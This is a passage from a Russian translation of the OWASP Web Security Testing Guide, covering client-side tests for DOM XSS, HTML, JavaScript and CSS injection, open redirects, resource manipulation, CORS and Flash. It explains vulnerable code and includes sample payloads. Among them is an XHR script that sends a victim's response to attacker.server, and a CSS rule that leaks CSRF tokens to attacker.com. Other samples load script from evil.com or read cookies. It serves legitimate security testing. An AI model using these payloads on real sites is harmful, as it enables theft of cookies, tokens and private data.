    document.write("Вы используете браузер IE и находитесь на сайте: " + document.location.href + ".");
}
else
{
    document.write("Вы используете неизвестный браузер.");
}
</script>
```

По этой причине автоматизированное тестирование не обнаружит области, которые могут быть восприимчивы к XSS на основе DOM, если инструмент тестирования не способен провести дополнительный анализ кода на стороне клиента.

Поэтому следует проводить ручное тестирование путём изучения тех фрагментов кода, на которые ссылаются параметры, интересные злоумышленнику. Примерами таких фрагментов являются места, где код динамически записывается на страницу, и другие, где изменяется DOM или даже где скрипты непосредственно выполняются.

Меры защиты

См. в [Памятке по предотвращению XSS на основе DOM](#).

Ссылки

- [DomXSSWiki](#)
- [Статья Amit Klein про DOM XSS](#)

- [В поисках лазеек: гид по DOM Based XSS](#)
 - [Предотвращение DOM XSS-уязвимостей при помощи Trusted Types](#)
-

Тестирование «само-XSS» на основе DOM

Обзор

Самостоятельный межсайтовый скриптинг на основе DOM (англ.: self DOM XSS) — это специфическая атака, требующая предварительных знаний об XSS на основе DOM и успешной социальной инженерии. Термин «самостоятельный» здесь указывает на то, что пользователю необходимо ввести полезную нагрузку в поле ввода и, таким образом, самому эксплуатировать уязвимость. Уязвимость специфична ещё и тем, что работу скриптов может блокировать политика защиты контента (англ.: Content Security Policy, CSP) web-сайта.

В этом сценарии термин «приёмник» (англ.: sink) будет использоваться следующим образом: в информатике приёмник, приёмник событий или приёмник данных — это класс или функция, предназначенные для получения входных данных или событий от другого объекта или функции. Таким образом, чтобы найти возможные уязвимости, нам сначала нужно определить приёмники приложения, которое мы хотим протестировать.

Как тестировать

Процесс тестирования Self DOM XSS выглядит следующим образом:

1. Ищите уязвимые приёмники, которые позволяют пользователю вводить данные.
2. Как только определён возможный приёмник, можно вставить полезную нагрузку.
3. Проверьте журнал ошибок в Инструментах разработчика браузера, чтобы увидеть результат и сделать выводы.
4. Проверьте, сможет ли злоумышленник убедить пользователя вставить полезную нагрузку, не требуя серьёзных технических знаний.

Пример

Этот конкретный пример взят из [отчёта об ошибке на сайте HackerOne](#).

В примере на сайте <https://example.com> выполняется следующая функция на JavaScript.


```
//Marketo Form Code
function strip(html) {
    var tmp = document.createElement("DIV");
    tmp.innerHTML = html;
    return tmp.textContent || tmp.innerText || "";
}

$('form').submit(function() {
    $('textarea').val(function() {
        return strip($(this).val());
    });
});
```

Злоупотребление этой функцией можно описать следующим образом:

1. Обработчик события **submit** передаёт текущее значение элементов **textarea** функции **strip**.
2. Эта функция создаёт новый элемент **div** и устанавливает полученное значение для свойства **innerHTML**.
3. На последнем шаге она возвращает свойство **textContent** результирующего **div**.

Подобный код обычно используется для удаления HTML-тегов из строки, поскольку свойство **textContent** содержит строку, которая отображалась браузером при парсинге HTML. Конкретно этот метод по своей сути небезопасен, поскольку он использует **innerHTML**. Когда пользовательский ввод предоставляется свойству **innerHTML**, он парсится браузером и, следовательно, может привести к выполнению вредоносного JavaScript.

Для тестирования уязвимости можно использовать следующую полезную нагрузку. ****

Консоль разработчика отобразит две ошибки: одна указывает на то, что был запрошен **https://www.example.com/x** и выдал ошибку 404 (из-за атрибута **src** тега **img**). Другая сообщит о нарушении CSP web-сайта.

Эта вторая ошибка произошла из-за того, что браузер пытается выполнить код JavaScript в атрибуте **onerror**, но CSP сайта предотвратила его выполнение. Те же действия в браузере с отключенной CSP позволили выполнить JavaScript в атрибуте **onerror**.

Злоумышленник может эксплуатировать эту уязвимость, убедив пользователя вставить вредоносную полезную нагрузку в поле «Сообщение» в форме для связи

с администрацией сайта, а затем нажать кнопку «Отправить сообщение». Эту атаку можно усилить, убедив пользователя использовать версию браузера, не поддерживающую CSP.

Меры защиты

Чтобы должным образом защититься от XSS на основе DOM, обратитесь к [Памятке OWASP](#).

Ссылки

- [OWASP - межсайтовый скриптинг на основе DOM](#)
- [Памятка OWASP по CSP](#)

Тестирование выполнения JavaScript

ID

WSTG-CLNT-02

Обзор

Уязвимость инъекции JavaScript — подтип межсайтового скриптинга (XSS), который предполагает возможность инъекции произвольного кода JavaScript, который выполняется приложением в браузере жертвы. Эта уязвимость может иметь множество последствий, таких как раскрытие сессионных cookie пользователя, которые могут использоваться для выдачи себя за жертву, или, в более общем смысле, она может позволить злоумышленнику изменить содержимое страницы, которую видят жертвы, или изменить поведение приложения.

Уязвимости инъекции JavaScript могут возникать, когда в приложении отсутствует надлежащая проверка входных и выходных данных, предоставляемых пользователем. Поскольку JavaScript используется для динамического наполнения web-страниц, эта инъекция происходит на этапе обработки контента и, следовательно, влияет на жертву.

При тестировании на наличие этой уязвимости учитывайте, что некоторые символы обрабатываются разными браузерами по-разному. Для справки см. [XSS на основе DOM](#).

Вот пример скрипта, который никак не проверяет переменную `rr`. Переменная в строке запроса содержит пользовательский ввод и, кроме того, не указывает никакой кодировки:

```
var rr = location.search.substring(1);
if(rr) {
    window.location=decodeURIComponent(rr);
}
```

Это означает, что злоумышленник может ввести код JavaScript, просто отправив следующую строку запроса `www.victim.com/?javascript:alert(1)`.

Задача тестирования

- Найти приёмники и возможные точки инъекции JavaScript.

Как тестировать

Рассмотрим следующее [упражнение на DOM XSS](#)

Страница содержит следующий скрипт:

HTML

```
<script>
function loadObj(){
    var cc=eval('(' + aMess + ')');
    document.getElementById('mess').textContent=cc.message;
}

if(window.location.hash.indexOf('message')== -1) {
    var aMess='({"message":"Hello User!"})';
} else {
    var
aMess=location.hash.substr(window.location.hash.indexOf('message')+8)
}
</script>
```

Приведённый выше код содержит [источник](#) `location.hash`, который контролируется злоумышленником, который может вставить код JavaScript непосредственно в значение `message`, чтобы получить контроль над браузером пользователя.

Тестирование HTML-инъекции

ID

WSTG-CLNT-03

Обзор

HTML-инъекция — вид уязвимости, который возникает, когда пользователь может контролировать точку входа и вставлять произвольный HTML-код на уязвимую web-страницу. Эта уязвимость может иметь множество последствий, таких как раскрытие сессионных cookie пользователя, которые могут быть использованы для выдачи себя за жертву, или, в более общем плане, она может позволить злоумышленнику изменять содержимое страницы, которую видят жертвы.

Эта уязвимость возникает, когда вводимые пользователем данные некорректно нейтрализуются, а выходные — не кодируются. Инъекция позволяет злоумышленнику отправить вредоносную HTML-страницу жертве. Целевой браузер не может отличить легитимные части страницы от вредоносных (т.е. доверять им) и, следовательно, будет парсить и выполнять всю страницу в контексте жертвы.

Для отображения HTML-контента можно использовать широкий ассортимент методов и атрибутов. Если в этих методах обрабатываются недоверенные входные данные, существует высокий риск уязвимости HTML-инъекций. Например, можно вставить вредоносный HTML-код с помощью метода JavaScript `innerHTML`. Если строки должным образом не нейтрализуются, этот метод может допускать HTML-инъекцию. Для этой цели можно применять функцию JavaScript `document.write()`.

В следующем примере показан фрагмент уязвимого кода, который позволяет использовать недоверенные входные данные для создания динамического HTML-кода в контексте страницы:

JS

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.getElementById("Welcome").innerHTML=" Hello,
"+user;
```

В данном примере показан уязвимый код, использующий функцию `document.write()`:

```
var userposition=location.href.indexOf("user=");  
var user=location.href.substring(userposition+5);  
document.write("<h1>Hello, " + user + "</h1>");
```

В обоих случаях эту уязвимость можно эксплуатировать с помощью таких входных данных, как:

```
http://vulnerable.site/page.html?user=  
<img%20src='aaa'%20onerror=alert(1)>
```

При вводе добавляется на страницу тег изображения, который будет выполнять произвольный код JavaScript, вставленный злоумышленником в контекст HTML.

Задача тестирования

- Найти точки инъекции HTML и оценить возможные последствия от вставленного контента.

Как тестировать

Рассмотрим следующее [упражнение](#) на DOM XSS.

HTML-код содержит следующий скрипт:

```
<script src="../../js/jquery-1.7.1.js"></script>
<script>
function setMessage(){
    var t=location.hash.slice(1);
    $("div[id="+t+"]").text("The DOM is now loaded and can
be manipulated.");
}
$(document).ready(setMessage );
$(window).bind("hashchange",setMessage)
</script>
<body>
    <script src="../../js/embed.js"></script>
    <span><a href="#message" > Show Here</a><div
id="message">Showing Message1</div></span>
    <span><a href="#message1" > Show Here</a><div
id="message1">Showing Message2</div>
    <span><a href="#message2" > Show Here</a><div
id="message2">Showing Message3</div>
</body>
```

Можно вводить HTML-код.

Тестирование перенаправления URL на стороне клиента

ID

WSTG-CLNT-04

Обзор

В этом разделе описывается, как проверить перенаправление URL на стороне клиента, также известное как открытое перенаправление. Это недостаток контроля входных данных, который возникает, когда приложение принимает от пользователя ссылку, ведущую на внешний URL, который может быть вредоносным. Такого рода уязвимость может эксплуатироваться при проведении фишинговой атаки или перенаправления жертвы на заражённую страницу.

Эта уязвимость возникает, когда приложение принимает недоверенные входные данные, содержащие значение URL, и не нейтрализует их. Это значение URL

может привести к перенаправлению пользователя на другую страницу, например, контролируемую злоумышленником.

Эта уязвимость может позволить злоумышленнику успешно запустить фишинговую атаку и украсть учётные данные пользователя. Поскольку перенаправление инициируется самим приложением, попытки фишинга могут выглядеть более достоверно.

Вот пример URL для фишинговой атаки.

```
http://www.target.site?#redirect=www.fake-target.site
```

Жертва, которая перейдёт по этому URL, будет автоматически перенаправлена на **fake-target.site**, где злоумышленник может разместить поддельную страницу, напоминающую реальный сайт, чтобы украсть учётные данные жертвы.

Открытое перенаправление также может быть использовано для составления URL, который позволит обойти проверки контроля доступа приложения и перенаправить злоумышленника к привилегированным функциям, к которым он доступа не имеет.

Задачи тестирования

- Найти точки инъекции, которые обрабатывают URL или пути.
- Подумать, куда система могла бы отсюда перенаправить.

Как тестировать

Когда тестировщики проверяют этот тип уязвимости вручную, они сначала определяют, есть ли перенаправления, реализованные в коде на стороне клиента. Эти перенаправления могут быть реализованы с помощью объекта **window.location**. Его можно использовать для направления браузера на другую страницу, просто присвоив её URL строке. Это иллюстрируется в следующем фрагменте кода на JavaScript:

```
JS
var redir = location.hash.substring(1);
if (redir) {
    window.location='http://' + decodeURIComponent(redir);
}
```

В этом примере скрипт никак не проверяет переменную **redir**, которая содержит строку запроса, введённую пользователем. Поскольку никакая форма

кодирования не применяется, этот недоверенный ввод передается объекту `windows.location`, создавая уязвимость перенаправления URL.

Это означает, что злоумышленник может перенаправить жертву на вредоносный сайт, просто отправив следующую строку запроса:

```
http://www.victim.site/?#www.malicious.site
```

С небольшой модификацией приведённый выше фрагмент кода может быть уязвим для инъекции JavaScript:

JS

```
var redir = location.hash.substring(1);  
if (redir) {  
    window.location=decodeURIComponent(redir);  
}
```

Его можно проэксплуатировать, в следующей строке запроса:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

При тестировании на наличие этой уязвимости учитывайте, что некоторые символы обрабатываются разными браузерами по-разному. Для справки см. [XSS на основе DOM](#).

Тестирование CSS-инъекций

ID

WSTG-CLNT-05

Обзор

Уязвимость инъекции [CSS](#) включает в себя возможность вводить произвольный код CSS в контексте доверенного web-сайта, который отображается в браузере жертвы. Воздействие этого типа уязвимости зависит от поставляемой CSS

полезной нагрузки. Оно может привести к XSS или раскрытию чувствительной информации.

Эта уязвимость возникает, когда приложение позволяет предоставляемому пользователем CSS вмешиваться в имеющиеся таблицы стилей приложения. Инъекция кода в контексте CSS может предоставить злоумышленнику возможность при определённых условиях выполнять JavaScript или извлекать чувствительные данные с помощью селекторов CSS и функций, способных формировать HTTP-запросы. Как правило, предоставление пользователям возможности настраивать страницы с помощью своих CSS-файлов сопряжено со значительным риском.

В следующем коде JavaScript показан возможный уязвимый скрипт, в котором злоумышленник может контролировать **location.hash** ([источник](#)), который ведёт к функции **cssText** ([приёмник](#)). Этот пример может привести к XSS на основе DOM в старых версиях браузеров. Дополнительную информацию см. в [Памятке по предотвращению XSS на основе DOM](#).

HTML

```
<a id="a1">Click me</a>
<script>
    if (location.hash.slice(1)) {
        document.getElementById("a1").style.cssText = "color: "
+ location.hash.slice(1);
    }
</script>
```

Злоумышленник может нацелиться на жертву, попросив ее посетить следующие URL-адреса:

- **www.victim.com/#red;-o-link:'<javascript:alert(1)>';-o-link-source:current;** (Opera [8,12])
- **www.victim.com/#red;:-:expression(alert(URL=1));** (IE 7/8)

Такая же уязвимость может появиться и в случае отражённого XSS, например, в следующем коде на PHP:

```
<style>
p {
    color: <?php echo $_GET['color']; ?>;
    text-align: center;
}
</style>
```

Дальнейшие сценарии атак предполагают возможность извлечения данных с помощью принятия чистых CSS-правил. Такие атаки могут проводиться через CSS-селекторы, что приводит к утечке данных, например, CSRF-токенов.

Вот пример кода, который пытается выбрать ввод с **name** совпадающим с **csrf_token** и **value**, начинающимся на **a**. Используя атаку методом перебора для определения **value** атрибута, можно провести атаку, которая передаёт значение домену злоумышленника, например, пытаясь установить фоновое изображение на выбранном элементе ввода.

```
<style>
input[name=csrf_token][value=^a] {
    background-image: url(http://attacker.com/log?a);
}
</style>
```

Другие атаки с использованием запрошенного контента, такого как CSS, освещаются в видеоролике [Mario Heiderich "Got Your Nose"](#).

Задачи тестирования

- Найти точки инъекции CSS.
- Оценить воздействие инъекции.

Как тестировать

Необходимо проанализировать код, чтобы определить, разрешено ли пользователю вводить контент в контексте CSS. В частности, следует изучить способ, которым web-сайт выдаёт правила CSS на основе входных данных.

Ниже приведен базовый пример:

```
<a id="a1">Click me</a>
<b>Hi</b>
<script>
    $("a").click(function(){
        $("b").attr("style","color: " +
location.hash.slice(1));
    });
</script>
```

Вышеприведенный код содержит источник **location.hash**, контролируемый злоумышленником, который может вставляться непосредственно в атрибут **style** HTML-элемента. Как упоминалось выше, это может привести к разным результатам в зависимости от используемого браузера и предоставленной полезной нагрузки.

На следующих страницах приведены примеры уязвимостей, связанных с CSS-инъекциями:

- [Password "cracker" via CSS and HTML5](#)
- [CSS attribute reading](#)
- [JavaScript based attacks using **CSSStyleDeclaration** with unescaped input](#)

Дополнительные ресурсы OWASP по предотвращению инъекций CSS см. в [Памятке по защите каскадных таблиц стилей](#).

Тестирование манипулирования ресурсами на стороне клиента

ID

WSTG-CLNT-06

Обзор

Уязвимость, связанная с манипулированием ресурсами на стороне клиента, представляет собой недостаточный контроль ввода. Это происходит, когда приложение принимает входные данные, контролируемые пользователем, которые указывают путь к ресурсу, например, источнику iframe, JavaScript, апплету или обработчику XMLHttpRequest (XHR). Эта уязвимость заключается в возможности контролировать URL, которые ссылаются на ресурсы web-страницы.

Влияние этой уязвимости может быть разным, обычно она применяется для проведения XSS-атак. Эта уязвимость позволяет вмешиваться в поведение приложения, заставляя его загружать и отображать вредоносные объекты.

В следующем коде JavaScript показан потенциально уязвимый скрипт, в котором злоумышленник может контролировать `location.hash` (источник), который связан с атрибутом `src` элемента скрипта. Данный пример приводит к XSS-атаке, поскольку допускает инъекцию внешнего JavaScript.

HTML

```
<script>
  var d=document.createElement("script");
  if(location.hash.slice(1)) {
    d.src = location.hash.slice(1);
  }
  document.body.appendChild(d);
</script>
```

Злоумышленник может нацелиться на жертву, заставив ее посетить URL:

`www.victim.com/#http://evil.com/js.js`

Где `js.js` содержит:

JS

```
alert(document.cookie)
```

Это приведет к появлению предупреждения в браузере жертвы.

Более опасный сценарий включает в себя возможность управления URL, вызываемым в запросе CORS. Поскольку CORS позволяет запрашивающему домену получать доступ к целевому ресурсу с помощью подхода, основанного на HTTP-заголовках, злоумышленник может заставить целевую страницу загрузить вредоносный контент со своего сайта.

Вот пример уязвимой страницы:

```
<b id="p"></b>
<script>
    function createCORSRequest(method, url) {
        var xhr = new XMLHttpRequest();
        xhr.open(method, url, true);
        xhr.onreadystatechange = function () {
            if (this.status == 200 && this.readyState == 4)
            {
                document.getElementById('p').innerHTML =
this.responseText;
            }
        };
        return xhr;
    }

    var xhr = createCORSRequest('GET',
location.hash.slice(1));
    xhr.send(null);
</script>
```

Ввод **location.hash** контролирует пользователь и использует его для запроса внешнего ресурса, который затем будет отражён через конструкцию **innerHTML**. Злоумышленник может заставить жертву перейти по следующему URL:

www.victim.com/#http://evil.com/html.html

где полезная нагрузка обрабатывается в **html.html**:

```
<?php
header('Access-Control-Allow-Origin:
http://www.victim.com');
?>
<script>alert(document.cookie);</script>
```

Задачи тестирования

- Найти приёмники с недостаточной проверкой входных данных.
- Оценить влияние манипуляций с ресурсами.

Как тестировать

Чтобы вручную проверить наличие уязвимостей такого типа, мы должны выяснить, насколько хорошо приложение контролирует входные данные. Если контроль недостаточный, то эти данные могут использоваться для указания внешних ресурсов. Поскольку приложение может включать множество ресурсов (например, изображения, видео, объекты, css и iframe), следует изучить клиентские скрипты, обрабатывающие связанные URL, на предмет потенциальных проблем.

В таблице ниже показаны возможные точки инъекции (приёмники), которые необходимо проверить:

Тип ресурса	Тег/метод	Приёмник
Фрейм	iframe	src
Ссылка	a	href
Запрос AJAX	<code>xhr.open(method, [url], true);</code>	URL
CSS	link	href
Изображение	img	src
Объект	object	data
Скрипт	script	src

Наиболее интересными из них являются те, которые позволяют злоумышленнику включать код на стороне клиента (например, JavaScript), который может привести к уязвимостям XSS.

Тестирование Cross Origin Resource Sharing (CORS)

ID

WSTG-CLNT-07

Обзор

Совместное использование ресурсов между источниками (англ.: [Cross Origin Resource Sharing](#), CORS) — это механизм, позволяющий web-браузеру контролируемым образом делать междоменные запросы с помощью API XMLHttpRequest (XHR) уровня 2 (L2). Ранее API XHR L1 позволял отправлять

запросы только в пределах одного источника, поскольку это было ограничено Политикой одного источника (англ.: [Same Origin Policy](#), SOP).

Междоменные запросы имеют заголовок **Origin**, который указывает на домен, инициировавший запрос, и всегда передаётся на сервер. CORS определяет протокол между браузером и сервером, чтобы знать, разрешён ли запрос из другого источника. Для этого используются [HTTP-заголовки](#).

[Спецификация CORS в стандарте Fetch](#) предписывает, чтобы для запросов, отличных от GET или POST, или в которых используются учётные данные, сначала отправлялся предварительный (англ.: pre-flight) запрос OPTIONS, чтобы проверить, не окажет ли тип запроса негативного влияния на данные. Предварительный запрос проверяет методы и заголовки, разрешённые сервером, разрешены ли учётные данные. На основе результата запроса OPTIONS браузер решает, допустим ли запрос.

Origin и Access-Control-Allow-Origin

Заголовок запроса **Origin** всегда отправляется браузером в запросе CORS и указывает на источник запроса. Его нельзя изменить с помощью JavaScript, т.к. [браузер блокирует его модификацию](#); тем не менее, полагаться на этот заголовок для проверки контроля доступа — не лучшая идея, поскольку его можно подделать за пределами браузера, например, с помощью HTTP-прокси, поэтому необходимо проверить, используются ли для защиты чувствительной информации протоколы на уровне приложений.

Access-Control-Allow-Origin — заголовок ответа, используемый сервером для указания доменов, которым разрешено читать ответ. В соответствии со спецификацией CORS на основании этого заголовка клиент должен определить и применять ограничения.

С точки зрения тестирования следует искать небезопасные конфигурации, например, использующие символ подстановки ***** в качестве значения заголовка **Access-Control-Allow-Origin**, что означает, разрешение читать ответ любым доменам. Другой небезопасный пример — когда сервер возвращает заголовок источника без дополнительных проверок, что может привести к доступу к чувствительным данным. Обратите внимание, что конфигурация разрешения междоменных запросов очень небезопасна и в целом неприемлема, за исключением случая публичного API, доступного для всех.

Access-Control-Request-Method и Access-Control-Allow-Method

Заголовок **Access-Control-Request-Method** используется, когда браузер выполняет предварительный запрос OPTIONS и позволяет клиенту указать итоговый метод запроса. С другой стороны, **Access-Control-Allow-Method** —

заголовок ответа, используемый сервером для описания разрешённых клиентам методов.

Access-Control-Request-Headers и Access-Control-Allow-Headers

Эти два заголовка используются между браузером и сервером, чтобы определить, какие заголовки можно использовать для выполнения междоменного запроса.

Access-Control-Allow-Credentials

Этот заголовок ответа позволяет браузерам читать ответ при передаче учётных данных. При отправке заголовка web-приложение должно установить для источника значение заголовка **Access-Control-Allow-Origin**. Заголовок **Access-Control-Allow-Credentials** *нельзя* использовать вместе с заголовком **Access-Control-Allow-Origin**, значением которого является подстановочный символ *****, как показано ниже:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

Контроль входных данных

XHR L2 предоставляет возможность создания междоменного запроса с использованием XHR API для обратной совместимости. Это может привести к уязвимостям, которых не было в XHR L1. Интересными для эксплуатации являются URL, которые передаются в XMLHttpRequest без валидации, особенно если разрешены абсолютные URL, поскольку это может привести к инъекции кода. Ещё одним аспектом приложения, который можно эксплуатировать, является то, что данные ответа не экранируются, и мы можем контролировать их, предоставляя вводимые пользователем данные.

Другие заголовки

Существуют и другие заголовки, такие как **Access-Control-Max-Age**, который определяет время, в течение которого предварительный запрос может кэшироваться в браузере, или **Access-Control-Expose-Headers**, который указывает, какие заголовки безопасно предоставлять API по спецификации CORS API.

Описание заголовков CORS см. в [документе MDN по CORS](#).

Задачи тестирования

- Найти точки входа, реализующие CORS.
- Убедиться, что конфигурация CORS безопасна.

Как тестировать

Инструмент, например, [ZAP](#), даёт возможность перехватывать заголовки HTTP, показывающие как работает CORS. Тестировщики должны обратить особое внимание на заголовок **origin**, чтобы узнать, какие домены разрешены. Кроме того, в некоторых случаях требуется ручная проверка JavaScript, чтобы определить, уязвим ли он для инъекции кода из-за некорректной обработки введённых пользователем данных.

Небезопасная конфигурация CORS

Указание подстановочного символа в заголовке **Access-Control-Allow-Origin header** (т.е. **Access-Control-Allow-Origin: ***) небезопасно, если ответ содержит чувствительную информацию. Хотя его нельзя применять вместе с **Access-Control-Allow-Credentials: true**, это может быть опасно, если контроль доступа обеспечивается без аутентификации, исключительно за счёт правил межсетевого экрана или IP-адресов источника.

Произвольный Access-Control-Allow-Origin

Тестировщик может проверить, присутствует ли **Access-Control-Allow-Origin: *** в сообщениях HTTP-ответов.

```
HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: *
Content-Length: 4
Content-Type: application/xml

[тело ответа]
```

Если ответ содержит чувствительные данные, злоумышленник может украсть их с помощью XHR:

```

<html>
  <head></head>
  <body>
    <script>
      var xhr = new XMLHttpRequest();
      xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status ==
200) {
          var xhr2 = new XMLHttpRequest();
          // attacker.server: attacker listener
чтобы украсть ответ
          xhr2.open("POST",
"http://attacker.server", true);
          xhr2.send(xhr.responseText);
        }
      };
      // victim.site: vulnerable server с заголовком
`Access-Control-Allow-Origin: *`
      xhr.open("GET", "http://victim.site", true);
      xhr.send();
    </script>
  </body>
</html>

```

Динамическая политика CORS

Современное web-приложение или API могут быть реализованы с динамическим разрешением междоменных запросов, как правило, для запросов из поддоменов, подобно следующему:

PHP

```

if (preg_match('|\.example.com$|',
$_SERVER['SERVER_NAME'])) {
    header("Access-Control-Allow-Origin:
{$_SERVER['HTTP_ORIGIN']}");
    ...
}

```

В этом примере будут разрешены все запросы с поддоменов **example.com**. Необходимо убедиться, что регулярное выражение для сопоставления

проверяется полностью. В противном случае, если оно будет просто сопоставлено с `example.com` (без `$`), злоумышленники могли бы обойти политику CORS, добавив свой домен к заголовку `Origin`.

```
GET /test.php HTTP/1.1
Host: example.com
[...]
Origin: http://example.com.attacker.com
Cookie: <сессионный cookie>
```

При отправке вышеуказанного запроса, если с `Access-Control-Allow-Origin` возвращается ответ, значение которого совпадает с введённым злоумышленником, то злоумышленник может впоследствии прочитать ответ и получить доступ к чувствительной информации, доступной только пользователю-жертве.

```
HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin:
http://example.com.attacker.com
Access-Control-Allow-Credentials: true
Content-Length: 4
Content-Type: application/xml

[тело ответа]
```

Недостаточный контроль входных данных

Принципы CORS можно рассматривать под совершенно другим углом. Злоумышленник может умышленно разрешить своей политикой CORS инъекцию кода в целевое web-приложение.

Удалённый XSS с CORS

Этот код делает запрос к ресурсу, указанному после символа `#` в URL, который первоначально использовался для чтения ресурсов на том же сервере.

Уязвимый код:

```
<script>
    var req = new XMLHttpRequest();

    req.onreadystatechange = function() {
        if(req.readyState==4 && req.status==200) {

document.getElementById("div1").innerHTML=req.responseText;
        }
    }

    var resource = location.hash.substring(1);
    req.open("GET",resource,true);
    req.send();
</script>

<body>
    <div id="div1"></div>
</body>
```

Например, запрос, подобный этому, покажет содержимое файла **profile.php**:

<http://example.foo/main.php#profile.php>

Запрос и ответ, созданные **<http://example.foo/profile.php>**:

```
GET /profile.php HTTP/1.1
Host: example.foo
[...]
Referer: http://example.foo/main.php
Connection: keep-alive

HTTP/1.1 200 OK
[...]
Content-Length: 25
Content-Type: text/html

[тело ответа]
```

Теперь, когда валидации URL нет, мы можем вставить удалённый скрипт, который будет вставлен и выполнен в контексте домена **example.foo** со следующим URL:

```
http://example.foo/main.php#http://attacker.bar/file.php
```

Запрос и ответ, созданные `http://attacker.bar/file.php`:

```
GET /file.php HTTP/1.1
Host: attacker.bar
[...]
Referer: http://example.foo/main.php
origin: http://example.foo

HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: *
Content-Length: 92
Content-Type: text/html

[Контент, вставленный с attacker.bar]: 
```

Ссылки

- [Раздел CORS в памятке OWASP по защите HTML5](#)
- [MDN Cross-Origin Resources Sharing](#)

Тестирование межсайтовых Flash

ID

WSTG-CLNT-08

Обзор

[ActionScript](#), основанный на [ECMAScript](#), — это язык, используемый Flash-приложениями для решения интерактивных задач. Существует три версии языка ActionScript. ActionScript 1.0 и ActionScript 2.0 очень похожи, поскольку ActionScript 2.0 является расширением ActionScript 1.0. ActionScript 3.0, представленный в Flash Player 9, представляет собой переписанный язык для поддержки объектно-ориентированного проектирования.

ActionScript, как и любой другой язык, имеет некоторые шаблоны реализации, которые могут привести к проблемам с безопасностью. В частности, поскольку Flash-приложения часто встроены в браузеры, в некорректных Flash-приложениях могут присутствовать такие уязвимости, как межсайтовые скрипты на основе DOM (DOM XSS).

Межсайтовый Flash (англ.: Cross-Site Flashing, XSF) — это уязвимость, имеющая такое же воздействие, как и XSS.

XSF возникает, когда следующие сценарии вызываются из разных доменов:

- Один ролик загружает другой с помощью функций **loadMovie*** (или других) и имеет доступ к той же песочнице или её части.
- HTML-страница использует JavaScript для управления роликом Adobe Flash, например, вызывая:
 - **GetVariable** для доступа к публичным и статичным объектам Flash из JavaScript в виде строки.
 - **SetVariable**, чтобы присвоить статичному или публичному Flash-объекту новое строковое значение с помощью JavaScript.
- Непредусмотренный обмен данными между браузером и SWF-приложением, который может привести к краже данных из SWF-приложения.

XSF может быть проведён посредством принудительной загрузки вредоносного SWF из внешнего Flash-файла. Эта атака может привести к XSS или модификации графического интерфейса, чтобы обмануть пользователя, вынудив ввести учётные данные в поддельную форму Flash. XSF можно использовать при наличии Flash HTML инъекции или внешних файлов SWF, когда используются методы **loadMovie***.

Открытые редиректоры

SWF-файлы имеют возможность навигации в браузере. Если SWF присвоен в FlashVar, то SWF может использоваться как открытый редиректор. Открытый редиректор — это функция на доверенном сайте, которую злоумышленник может использовать для перенаправления конечного пользователя на вредоносный сайт. Они часто применяются в фишинговых атаках. Подобно межсайтовому скриптингу атака предполагает, что пользователь переходит по вредоносной ссылке.

В случае Flash вредоносный URL-адрес может выглядеть следующим образом:

```
http://trusted.example.org/trusted.swf?
getURLValue=http://www.evil-spoofing-
website.org/phishEndUsers.html
```

В приведённом выше примере конечный пользователь может увидеть, что URL начинается с его любимого доверенного сайта, и перейти по нему. Ссылка загрузит доверенный SWF-файл, который принимает **getURLValue** и предоставляет его для вызова ActionScript-навигации в браузере:

```
getURL(_root.getURLValue, "_self");
```

Это приведёт к переходу браузера на вредоносный URL, предоставленный злоумышленником. На этом этапе фишер успешно использовал доверие пользователя к **trust.example.org**, чтобы заставить пользователя посетить его вредоносный сайт. Оттуда он может запустить 0-day, провести подмену оригинального сайта или любой другой тип атаки. SWF-файлы могут непреднамеренно служить в качестве открытых редиректоров на сайте.

Разработчикам следует избегать использования абсолютных URL во FlashVar. Если они планируют перемещаться только по своему сайту, то следует использовать относительные URL или убедиться, что URL начинается с доверенного домена и протокола.

Атаки и версии Flash Player

С мая 2007 года Adobe выпустила три новые версии Flash Player. Каждая новая версия ограничивает некоторые из ранее описанных атак.

Версия Player	asfunction	ExternalInterface	GetURL	HTML инъекция
v9.0 r47/48	Да	Да	Да	Да
v9.0 r115	Нет	Да	Да	Да
v9.0 r124	Нет	Да	Да	Частично

Задачи тестирования

- Декомпилировать и проанализировать код приложения.
- Оцените входные данные приёмников и небезопасное использование методов.

Как тестировать

С момента первой публикации [Тестирование приложений на Flash](#) были выпущены новые версии Flash Player, чтобы предотвратить некоторые атаки, которые будут описаны далее. Тем не менее, часть проблем остаются нерешёнными, поскольку они являются результатом небезопасных методов разработки.

Декомпиляция

Поскольку SWF-файлы интерпретируются виртуальной машиной ([AVM](#)), встроенной в сам Player, они потенциально могут быть декомпилированы и проанализированы. Наиболее известным и бесплатным декомпилятором ActionScript 2.0 является Flare.

Чтобы декомпилировать SWF-файл с помощью Flare, просто введите:

```
$ flare hello.swf
```

В результате будет создан новый файл с именем hello.flr.

Декомпиляция помогает тестировщикам, поскольку позволяет проводить тестирование Flash-приложений методом «белого ящика». Быстрый поиск в Интернете может привести вас к различным дизассемблерам и средствам защиты Flash.

Неопределённые переменные FlashVars

FlashVars — это переменные, которые разработчик SWF планирует получить с web-страницы. Они обычно присваиваются в HTML-теге Object или Embed. Например:

HTML

```
<object width="550" height="400" classid="clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs
/flash/swflash.cab#version=9,0,124,0">
  <param name="movie" value="somefilename.swf">
  <param name="FlashVars" value="var1=val1&var2=val2">
  <embed src="somefilename.swf" width="550" height="400"
FlashVars="var1=val1&var2=val2">
</embed>
</object>
```

FlashVars также можно инициализировать с помощью URL:

`http://www.example.org/somefilename.swf?var1=val1&var2=val2`

В ActionScript 3.0 разработчик должен явно присвоить значения FlashVar локальным переменным. Как правило, это выглядит следующим образом:

```
var paramObj:Object =  
LoaderInfo(this.root.loaderInfo).parameters;  
var var1:String = String(paramObj["var1"]);  
var var2:String = String(paramObj["var2"]);
```

В ActionScript 2.0 любая неинициализированная глобальная переменная считается FlashVar. Глобальные переменные — это те, которым предшествуют `_root`, `_global` или `_level0`. Это означает, что если такой атрибут, как `_root.varname`, не определён в коде, он может быть перезаписан в параметрах URL:

`http://victim/file.swf?varname=value`

